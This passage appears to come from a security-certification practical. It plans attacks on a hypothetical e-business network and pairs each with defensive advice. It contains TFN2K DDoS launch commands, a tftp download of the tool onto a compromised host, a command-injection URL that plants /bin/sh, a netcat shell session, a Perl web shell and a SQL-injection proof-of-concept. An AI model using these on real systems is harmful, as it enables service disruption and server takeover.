TFN2K is a two-component system: a command driven *client* on the *master* and a *daemon* process operating on an *agent*. The *master* instructs its *agents* to attack a list of designated targets. The *agents* respond by flooding the *targets* with a barrage of packets. Multiple *agents*, coordinated by the *master*, can work in tandem during this attack to disrupt access to the *target*. *Master-to-agent* communications are encrypted, and may be intermixed with any number of decoy packets. Both *master-to-agent* communications and the attacks themselves can be sent via randomized TCP, UDP, and ICMP packets. Additionally, the *master* can falsify its IP address (spoof). These facts significantly complicate development of effective and efficient countermeasures for TFN2K.

### TFN2K – The Facts

- Commands are sent from the *master* to the *agent* via TCP, UDP, ICMP, or all three at random.
- Targets may be attacked with a TCP/SYN, UDP, ICMP/PING, or BROADCAST PING (SMURF) packet flood. The *daemon* may also be instructed to randomly alternate between all four styles of attack.
- Packet headers between *master* and *agent* are randomized, with the exception of ICMP, which always uses a type code of ICMP\_ECHOREPLY (ping response).
- Unlike its predecessors, the TFN2K *daemon* is completely silent; it does not acknowledge the commands it receives. Instead, the *client* issues each command 20 times, relying on probability that the *daemon* will receive at least one.
- The command packets may be interspersed with any number of decoy packets sent to random IP addresses.
- TFN2K commands are not string-based (as they are in TFN and Stacheldraht). Instead, commands are of the form "+<id>+<data>" where <id> is a single byte denoting a particular command and <data> represents the command's parameters.
- All commands are encrypted using a key-based CAST-256 algorithm (RFC 2612). The key is defined at compile time and is used as a password when running the TFN2K *client*.



- All encrypted data is Base 64 encoded before it is sent. This holds some significance, as the payload should be comprised entirely of ASCII printable characters. The TFN2K *daemon* uses this fact as a sanity-test when decrypting incoming packets.
- The *daemon* spawns a child for each attack against a *target*.
- The TFN2K *daemon* attempts to disguise itself by altering the contents of `argv[0]`, thereby changing the process name on some platforms. The falsified process names are defined at compile time and may vary from one installation to the next. This allows TFN2K to masquerade as a normal process on the *agent*. Consequently, the *daemon* (and its children) may not be readily visible by simple inspection of the process list.
- All packets originating from either *client* or *daemon* can be (and are, by default) spoofed.

We download the TFN2K from <http://packetstormsecurity.nl/groups/mixer/tfn2k.tgz>, unzip it, and compile it to run under Windows. Then we transfer the file to the compromised host. We chose to use the author's personal favorite Win32 tftp server, TFTPd32 by Ph.Jounin<sup>74</sup>. It is extremely lightweight, stable, and free. We launch TFTPd32.exe to create the listener then move back to the compromised host to download the DDoS tool.

```
C:\Windows\system32>tftp -i 10.10.1.1 GET <filename.exe>
```

The attack is executed as follows:

```
C:\tfn -f myservers.txt -c 5 -P tcp -p 80 -i 223.1.1.5
```

This tells tfn to tell all servers listed in the myservers.txt file to start attack #5 (TCP SYN flood) using TCP on Port 80, targeting 223.1.1.5, Ingram's public web server.

The `-c 0` option can be used to halt the attack.

This attack results in the web server being overwhelmed trying to maintain the large number of TCP SYN connections. Legitimate users of the web site are thus deprived of access. This attack is noisy and would very likely be picked up by Ingram's IDS sensors.

Defending against a DDoS is extremely difficult. Ingram has done an excellent job of filtering most invalid source IP's, thereby severely restricting smurf attack possibilities. However, it does not appear that his ingress filter block source IP's from bogon address spaces such as 173.0.0.0, 174.0.0.0, 176.0.0.0, 184.0.0.0, 189.0.0.0, 190.0.0.0, and 223.0.0.0. These addresses should be blocked as well as 240.0.0.0 and 248.0.0.0. Lastly, he should block the source host address 255.255.255.255.

Additionally, Ingram should work closely with his ISP in the event a DDoS attack is recognized so that the source IP's can be blocked by the ISP at its egress point by

---

<sup>74</sup> <http://tftpd32.jounin.net/>

deploying access control lists or committed access rates. Cisco makes available to the public several excellent documents which give suggestions for defending against DDOS attacks.<sup>75</sup>

### C. An attack plan to compromise an internal system

A third alternative for crippling this e-business is to compromise an internal system. The public web server appears to be the ripest target, as it presumably has privileges through the firewall to the internal network. TCP Port 80 is allowed through the border router and through the firewall, which means we can attempt an application-layer attack against the web server or application itself and not trigger any outrageous IDS red flags. Although Ingram's report indicates the web server runs "Apache 2.2.47 (latest release)" on page 33, we believe the actual version is 2.0.47, based on information from <http://httpd.apache.org/download.cgi>, which indicates that 2.0.48 is the current release as of the date of this writing. We are not told what underlying O.S. is used (Linux Redhat 9.x, FreeBSD, OpenBSD?). This server is known as Fortune Central and has a public IP address of 223.1.1.5.

We enjoy a fortunate advantage in knowing the type and version number of his web server; without this information, we would be forced to begin our approach using elementary fingerprinting techniques to help us identify the server.

From the description of business operations on Page 4, Ingram details how the web server will access the database for customers. On Page 5, data from Suppliers will apparently be manually entered into the database by onsite employees. Yet nowhere else is the database described – not in the network diagram on Page 9, nor the IP address schema on Page 8. No reference is made to the protocol/port(s) to be used in this communication. No firewall rule to allow communication between the web server and the database can be found in the Netfilter configuration file. Hence, we're left to wonder exactly where the database is located, what operating system it runs, and what type of application software it utilizes.

With Ingram's border router filtering common attack protocols and his firewall running NAT and tightly controlling traffic on each segment, a direct attack on an internal server would be difficult to accomplish. To successfully attack an internal system directly would take a certain amount of luck and perseverance. One could envision possibilities for guerilla tactics such as "dumpster diving" in search of tossed scraps of paper that might yield clues, or scanning for rogue wireless access points attached to the internal LAN using a tool such as Kismet (<http://www.kismetwireless.net>). In this instance, the next best choice is to attempt a compromise of his public web server using the ports and protocols allowed by the firewall – TCP Ports 80 (HTTP) and 443 (HTTPS).

Gaining root on the web server would extend to us additional opportunities to map the internal network more completely. Although it is not depicted in the network diagram, there is apparently an NTP server on the internal network. (Note: it's not entirely clear

---

<sup>75</sup> [http://www.cisco.com/en/US/products/hw/routers/ps133/products\\_tech\\_note09186a0080143d1b.shtml](http://www.cisco.com/en/US/products/hw/routers/ps133/products_tech_note09186a0080143d1b.shtml)



from the border router configuration or the firewall configuration that NTP would successfully pass in both directions). Unfortunately, no details are provided which might help us prepare a compromise.

The public web server, which presumably has rights to the internal database, is our most promising target. It runs Apache 2.0.47 and relies on SSLv3 VPN tunnels for secure transactions. If the server was actually available to us, we could run vulnerability scanners such as Nikto<sup>76</sup> or TrustSight<sup>77</sup> (formerly known as Stealth) against it. A review of Apache httpd 2.0 security vulnerabilities at <http://www.apacheweek.com/features/security-20> yields 2 excellent starting points: 2.0.47 is vulnerable to a CGI output information leak (CAN-2003-0789)<sup>78</sup> and a Local configuration regular expression overflow (CAN-2003-0542)<sup>79</sup>.

CAN-2003-0789 is known as the Apache Web Server mod\_cgid Module CGI Data Redirection Vulnerability. According to <http://www.securityfocus.com/bid/8926/discussion>, “the vulnerability exists in the mod\_cgi module when the threaded MPM is used. The problem is said to occur due to mishandling of CGI redirect paths. The condition may potentially cause CGI data to inadvertently be sent to the wrong client. Depending on the context of the data being redirected, this could potentially expose sensitive information or incorrectly grant unauthorized access.” There are no known exploits for this particular vulnerability. To mitigate the vulnerability, users should upgrade to 2.0.48.

CAN-2003-0542 is known as the Apache Web Server Multiple Module Local Buffer Overflow Vulnerability. According to <http://www.securityfocus.com/bid/8911/discussion>, “a local attacker may be able to execute arbitrary code on a vulnerable host. The issue is reported to exist due to a lack of bounds checking by the software, leading to a buffer overflow condition. The problem is reported to exist in the mod\_alias and mod\_rewrite modules when a regular expression is configured with more than 9 captures using parenthesis.” There are no known exploits for this vulnerability. Patches are available from all major vendors.

The CGI threat, CAN-2003-0789, only affects Red Hat 9, and only when the server is configured to use the “worker” MPM. The default configuration uses the “mod\_cgi” module for CGI and is not affected by this issue.<sup>80</sup> Even though we’re not provided enough information to know whether this could be successfully exploited, we chose this route to pursue further in an attempt to describe the process of a compromise.

The process of compromising Ingram’s Fortune Central public web server will follow the approach outlined by Saumil Shah in his paper titled “One-way Web Hacking”<sup>81</sup>, with

---

<sup>76</sup> <http://www.cirt.net/code/nikto.shtml>

<sup>77</sup> [http://www.syhunt.com/b\\_athena.php](http://www.syhunt.com/b_athena.php)

<sup>78</sup> <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0789>

<sup>79</sup> <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0542>

<sup>80</sup> <http://seclists.org/lists/bugtraq/2003/Dec/0255.html>

<sup>81</sup> [http://www.net-square.com/papers/one\\_way/one\\_way.html](http://www.net-square.com/papers/one_way/one_way.html)

particular emphasis on the portions that could likely lead to access via mishandled CGI scripts. The approach focuses on finding a vulnerable web application, as opposed to a server O.S. or web server daemon vulnerability.

The approach is outlined as follows:

1. Seek remote command execution of the target, Fortune Central web server, at IP address 223.1.1.5. (We must assume that the URL's that get sent back and forth between the web server and browser client have the following format: `http://server/path/application?parameters`). The objective is to create a backdoor by moving the shell interpreter (`/bin/sh`, for example) to an area within the web server's document root. This will allow us to manipulate the shell through the URL using HTTP, which is allowed through the firewall.
2. Try to exploit poorly validated input parameters by trying to pass an unchecked parameter from the URL to an (assumed) Perl CGI script `fortunes.cgi` using the `open()` call in an insecure manner: (the primary web site is <http://www.gefortunecentral.com> as found on page 3 of Ingram's report.)

`http://www.gefortunecentral.com/cgi-bin/fortunes.cgi?instructions=instruct.txt|cp+/bin/sh+/usr/local/apache/cgi-bin/sh.cgi|`

The shell (`/bin/sh`) gets copied into the `cgi-bin` directory as `sh.cgi`.

3. Now that the shell is in the web document root, let's use the HTTP POST method via Netcat to remotely invoke it. Again, Shah provides an example:

`$ nc www.gefortunecentral.com 80`

```
POST /cgi-bin/sh.cgi HTTP/1.0
Host: www.gefortunecentral.com
Content-type: text/html
Content-length: 60

echo 'Content-type: text/html'
echo
uname
id
ls -la /
exit

HTTP/1.1 200 OK
Date: Mon, 19 Jan 2004 20:47:20 GMT
Server: Apache/2.0.47
Connection: close
Content-Type: text/html
```

```
Linux
uid=99(nobody) gid=99(nobody) groups=99(nobody)
total 116
drwxr-xr-x 19 root root 4096 Feb 2 2002 .
drwxr-xr-x 19 root root 4096 Feb 2 2002 ..
drwxr-xr-x 2 root root 4096 Jun 20 2001 bin
drwxr-xr-x 2 root root 4096 Nov 28 02:01 boot
drwxr-xr-x 6 root root 36864 Nov 28 02:01 dev
drwxr-xr-x 29 root root 4096 Nov 28 02:01 etc
drwxr-xr-x 8 root root 4096 Dec 1 2001 home
drwxr-xr-x 4 root root 4096 Jun 19 2001 lib
drwxr-xr-x 2 root root 16384 Jun 19 2001 lost+found
drwxr-xr-x 4 root root 4096 Jun 19 2001 mnt
drwxr-xr-x 3 root root 4096 Feb 2 2002 opt
dr-xr-xr-x 37 root root 0 Nov 28 2003 proc
drwxr-x--- 9 root root 4096 Feb 9 2003 root
drwxr-xr-x 3 root root 4096 Jun 20 2001/sbin
drwxrwxr-x 2 root root 4096 Feb 2 2002 src
drwxrwxrwt 7 root root 4096 Nov 28 02:01 tmp
drwxr-xr-x 4 root root 4096 Feb 2 2002 u01
drwxr-xr-x 21 root root 4096 Feb 2 2002 usr
drwxr-xr-x 16 root root 4096 Jun 19 2001 var
$
```

- Next, we create a web-based command prompt so that we can semi-interactively run commands on Fortune Central using an HTML form. Shah has written a Perl script to do this, which will give us privileges of the web server process (typically in Linux/Apache, the uid is "nobody").

```
#!/usr/bin/perl

require "cgi-lib.pl";

print &PrintHeader;
print "<FORM ACTION=perl_shell.cgi METHOD=GET>\n";
print "<INPUT NAME=cmd TYPE=TEXT>\n";
print "<INPUT TYPE=SUBMIT VALUE=Run>\n";
print "</FORM>\n";

&ReadParse(*in);

if($in{'cmd'} ne "") {
    print "<PRE>\n$in{'cmd'}\n\n";
    print ` /bin/bash -c "$in{'cmd'}" `;
    print "</PRE>\n";
}
```

- Install a file uploader which allows us to transfer files to the web server via HTTP. The method of choice is the HTTP POST Multipart-MIME method. See Shah's paper for sample scripts. Another choice would be an excellent all-around tool called cURL.<sup>82</sup>

<sup>82</sup> <http://curl.haxx.se>

6. Escalate privileges to super-user level so that we have full-control over the server. Shah's paper outlines an attack based on the Linux Ptrace/Setuid Exec Vulnerability<sup>83</sup>. Unfortunately, it does not apply to our version of Apache. However, <http://www.securiteam.com/unixfocus/5DP0E15B5G.html> yields the possibility of exploiting Apache::Gallery Local Privilege Escalation by providing source code. At this point, we can only assume that Ingram's application uses Apache::Gallery. We upload the source code and execute it. We now have super-user control of [www.gefortunecentral.com](http://www.gefortunecentral.com).
7. Create web-based SQL command prompts on the internal database server so that we can interactively control it. Unfortunately, we're told almost nothing about the internal database server to help us select a particular approach. Without this knowledge (which wouldn't be available to us anyway, in a real-world exercise), we begin looking at source code and application configuration files on the web server to give use clues about where the database lies, what authorization techniques are used, and what credentials are required. Armed with this knowledge, we can create a web-based SQL command prompt using a web programming language such as PHP. SQL injection attacks could be used in this instance; many attacks for Windows-based computers using ASP are available. One possibility for PHP is the PHP-Nuke admin.php SQL Injection Vulnerability<sup>84</sup> (bugtraq ID=8798). Even if we aren't successful in reaching this point, we could still use web application analysis tools such as Sleuth<sup>85</sup>, Paros<sup>86</sup>, or Wget<sup>87</sup> to study the site in detail in hopes of obtaining helpful clues.
8. With the PHP-Nuke vulnerability, it is possible for a remote attacker to inject malicious SQL syntax into database queries. The issue is said to occur within the admin.php file, specifically when authenticating to a server. "The cause of this problem is due to insufficient sanitization of user-supplied data. An attacker may be able to exploit this issue to influence SQL query logic. Successful exploitation may disclose sensitive information about the underlying database to an attacker, which may be used to launch further attacks against a vulnerable system."

A proof-of-concept for this vulnerability exists at

[http://www.example.com/admin.php?op=login&pwd=123&aid=Admin'%20INTO%20OUTFILE%20'/path\\_to\\_file/pwd.txt](http://www.example.com/admin.php?op=login&pwd=123&aid=Admin'%20INTO%20OUTFILE%20'/path_to_file/pwd.txt)

---

<sup>83</sup> <http://www.securityfocus.com/bid/3447/info/>

<sup>84</sup> <http://www.securityfocus.com/bid/8798/info/>

<sup>85</sup> <http://www.sandsprite.com/Sleuth/index.html>

<sup>86</sup> <http://www.proofsecure.com/index.shtml>

<sup>87</sup> <http://www.gnu.org/software/wget/wget.html>

Exploit code is available at

[http://www.securityfocus.com/data/vulnerabilities/exploits/phpnuke\\_sql\\_exp.pl](http://www.securityfocus.com/data/vulnerabilities/exploits/phpnuke_sql_exp.pl)

We cannot know for sure whether such an attack would succeed. Again, since we are given almost no information about internal hosts, the best we can do is pursue the public web server and presume that it has access to the real prize, the internal database server.

Countering these attacks is extremely difficult. The border router and primary firewall must allow HTTP traffic to reach the public web server from the Internet. It would take extremely close (and talented) inspection of IDS and web server logs to detect these anomalies. Best practices include making sure the server O.S. and Apache modules stay patched.

Additionally, the business should consider application-layer threat protection software. Cisco makes an excellent product called the Cisco Security Agent<sup>88</sup> although it currently only runs on Windows NT, Windows 2000, and Sun Solaris 8. The company's proprietary application should be subjected to extensive vulnerability and stress-testing using tools such as Nikto<sup>89</sup> or TrustSight<sup>90</sup> (formerly known as Stealth). Tools such as Sleuth<sup>91</sup>, Paros<sup>92</sup>, or Wget<sup>93</sup> could be used to study the web application from the client-side to see if any potentially damaging information is being unintentionally revealed.

And lastly, the company should consider the possibility of outsourcing a regular vulnerability testing program and network audit. One such vendor who provides this service is Qualys.<sup>94</sup>

---

<sup>88</sup> <http://www.cisco.com/en/US/products/sw/secursw/ps5057/index.html>

<sup>89</sup> <http://www.cirt.net/code/nikto.shtml>

<sup>90</sup> [http://www.syhunt.com/b\\_athena.php](http://www.syhunt.com/b_athena.php)

<sup>91</sup> <http://www.sandsprite.com/Sleuth/index.html>

<sup>92</sup> <http://www.proofsecure.com/index.shtml>

<sup>93</sup> <http://www.gnu.org/software/wget/wget.html>

<sup>94</sup> <http://www.qualys.com/home/>

## VI. List of References

- American Registry for Internet Numbers (ARIN). <http://www.arin.net/>
- Arkin, Ofir. "ICMP Usage in Scanning." Version 3.0, June 2001.  
<http://www.sys-security.com/html/papers>
- Artymiak, Jacek. Building Firewalls with OpenBSD and PF. Devguide.net, 2003.
- Bogon IP addresses. <http://www.cymru.com/Bogons/>
- Chapman, David W., Jr, and Fox, Andy, editors. Cisco Secure PIX Firewalls. Cisco Press, 2002.
- Cisco Systems, Inc. "Cisco ISP Essentials." Version 2.9, June 6, 2001.  
<http://www.cisco.com/public/cons/isp/documents/IOSEssentialsPDF.zip>
- Cisco Systems, Inc. "Improving Security on Cisco Routers." Document ID 13608. September 3, 2003. <http://www.cisco.com/warp/public/707/21.html>
- Cisco Systems, Inc. "SAFE: A Security Blueprint for Enterprise Networks."  
[http://www.cisco.com/en/US/netsol/ns340/ns394/ns171/ns128/networking\\_solutions\\_package.html](http://www.cisco.com/en/US/netsol/ns340/ns394/ns171/ns128/networking_solutions_package.html)
- Crosby, Scott A., and Wallach, Dan A. "Denial of Service via Algorithmic Complexity Attacks." Department of Computer Science, Rice University.  
[http://www.cs.rice.edu/~scrosby/hash/CrosbyWallach\\_UsenixSec2003.pdf](http://www.cs.rice.edu/~scrosby/hash/CrosbyWallach_UsenixSec2003.pdf)
- Foundstone, Inc. <http://www.foundstone.com>
- GeodSoft Website Consulting. "Hardening OpenBSD Internet Servers."  
<http://geodsoft.com/howto/harden/OpenBSD/firewall.htm>
- IANA Address assignments. <http://www.iana.org/assignments/ipv4-address-space>
- Ingram, Declan. GIAC GCFW Practical,  
[http://www.giac.org/practical/GCFW/Declan\\_Ingram\\_GCFW.pdf](http://www.giac.org/practical/GCFW/Declan_Ingram_GCFW.pdf)
- Lee, Donald C. Enhanced IP Services for Cisco Networks. Cisco Press, 2002.
- Lucas, Michael W. Absolute OpenBSD. No Starch Press, 2003.
- Microsoft Corporation. <http://www.microsoft.com>
- Moe, Alan. GIAC GCFW Practical, [http://www.giac.org/practical/Alan\\_Moe\\_GCFW.doc](http://www.giac.org/practical/Alan_Moe_GCFW.doc)

National Security Agency. "Router Security Configuration Guide." Report No. C4-040R-02, Version 1.1, September 27, 2002. <http://nsa1.www.conxion.com/cisco/>

Netfilter.org. <http://www.netfilter.org>

Northcutt, Stephen, et al. Inside Network Perimeter Security. New Riders Publishing, 2003.

OpenBSD. <http://www.openbsd.org>

Open Web Application Security Project.  
<http://unc.dl.sourceforge.net/sourceforge/owasp/OWASPWebApplicationSecurityTopTen-Version1.pdf>

Osipov, Vitaly, et al. Cisco Security Specialist's Guide to PIX Firewalls. Syngress Publishing, Inc., 2002.

Qualys, Inc. <http://www.qualys.com/home/>

SANS.org. "Cisco Anti-Spoof Egress Filtering." Revision 1.26, March 23, 2000.  
[http://www.sans.org/dosstep/cisco\\_spoof.php](http://www.sans.org/dosstep/cisco_spoof.php)

Shah, Saumil. "One-Way Web Hacking." December 8, 2003. [http://net-square.com/papers/one\\_way/one\\_way.html](http://net-square.com/papers/one_way/one_way.html)

Securityfocus.com. <http://www.securityfocus.com>

Snag-it. <http://www.techsmith.com/products/snagit/default.asp>

Tcpdump. <http://www.tcpdump.org>

TCP/IP Builder. <http://www.drk.com.ar/builder.php>

Thomas, Rob. "Secure IOS Template." Version 3.0, April 8, 2003.  
<http://www.cymru.com/Documents/secure-ios-template.html>

Tran, Hoang Q. "OpenBSD firewall using pf."  
<http://www.muine.org/~hoang/openpf.html>

Trinux. <http://trinux.sourceforge.net>

Windump. <http://windump.polito.it>